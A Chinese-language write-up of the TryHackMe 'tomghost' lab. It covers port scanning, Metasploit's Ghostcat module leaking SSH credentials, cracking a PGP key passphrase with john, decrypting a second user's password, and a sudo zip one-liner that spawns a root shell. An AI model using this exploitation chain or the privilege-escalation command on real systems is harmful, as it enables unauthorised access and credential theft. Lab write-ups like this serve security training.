
tomghost

URL

https://tryhackme.com/room/tomghost


IP

10.10.168.232



```
└──╼ #rustscan -a 10.10.168.232 -r 1-65535 --scripts none --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.168.232:22
Open 10.10.168.232:53
Open 10.10.168.232:8009
Open 10.10.168.232:8080
10.10.168.232 -> [22,53,8009,8080]
```

使用rustscan 快速的找到開啟的port




```
└──╼ #nmap -sV -sC -Pn 10.10.168.232 -p22,53,8009,8080
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 10:07 CST
Nmap scan report for 10.10.168.232
Host is up (0.40s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 f3:c8:9f:0b:6a:c5:fe:95:54:0b:e9:e3:ba:93:db:7c (RSA)
|   256 dd:1a:09:f5:99:63:a3:43:0d:2d:90:d8:e3:e1:1f:b9 (ECDSA)
|_  256 48:d1:30:1b:38:6c:c6:53:ea:30:81:80:5d:0c:f1:05 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods: 
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.87 seconds
```


再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

原本在找tomcat 9.0.30的相關漏洞
反而找了一個AJP的漏洞叫Ghostcat

用metasploit打吧




```
[msf](Jobs:0 Agents:0) >> search ghostcat                     Firefox is permitted to access the Web.

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat    2020-02-20       normal  Yes    Apache Tomcat AJP File Read


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat
```



```
[msf](Jobs:0 Agents:0) auxiliary(admin/http/tomcat_ghostcat) >> show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   AJP_PORT  8009              no        The Apache JServ Protocol (AJP) port
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS    10.10.168.232     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     8080              yes       The Apache Tomcat webserver port (TCP)
   SSL       false             yes       SSL
```


把相關的參數設定好就可以打啦



```
<display-name>Welcome to Tomcat</display-name>
<description>
   Welcome to GhostCat
      skyfuck:8730281lkjlkjdqlksalks
</description>
```

打成功就獲得帳號密碼了

把這組帳號密碼拿去登登看SSH



```
└──╼ #ssh skyfuck@10.10.168.232
skyfuck@10.10.168.232's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jun  3 19:25:37 2022 from 10.4.66.18
skyfuck@ubuntu:~$ 
```

就成功登入啦


去到另外一個使用者的家目錄，就會找到第1題的答案

剛剛在skyfuck的家目錄有看到兩個檔案

看到credential字樣的加密檔


另一個檔案應該就是解密這個檔案的key

試試看吧




```
└──╼ #scp -r skyfuck@10.10.168.232:/home/skyfuck .
skyfuck@10.10.168.232's password:
.bashrc
.bash_history
motd.legal-displayed
credential.pgp
.bash_logout
.profile
tryhackme.asc
```

先把檔案拿回來本地




```
#gpg2john tryhackme.asc > key.txt
```

先轉換一下格式再給john破



```
#john key.txt
```


得到密碼後，再把key import進來




```
└──╼ #gpg --import tryhackme.asc
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key 8F3DA3DEC6707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key 8F3DA3DEC6707170: secret key imported
gpg: key 8F3DA3DEC6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

import後就可以解密，解完就得到一組帳號密碼

試著切換帳號試試吧




```
└──╼ #gpg --decrypt credential.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG key, ID 61E104A66184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j┌─[root@
```



```
skyfuck@ubuntu:~$ su - merlin
Password:
merlin@ubuntu:~$
```


成功切換



```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

發現merlin不需要密碼就可以以root身份執行zip

那就靠zip來提權吧



```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

成功

在root的家目錄就可以找到第2題的答案了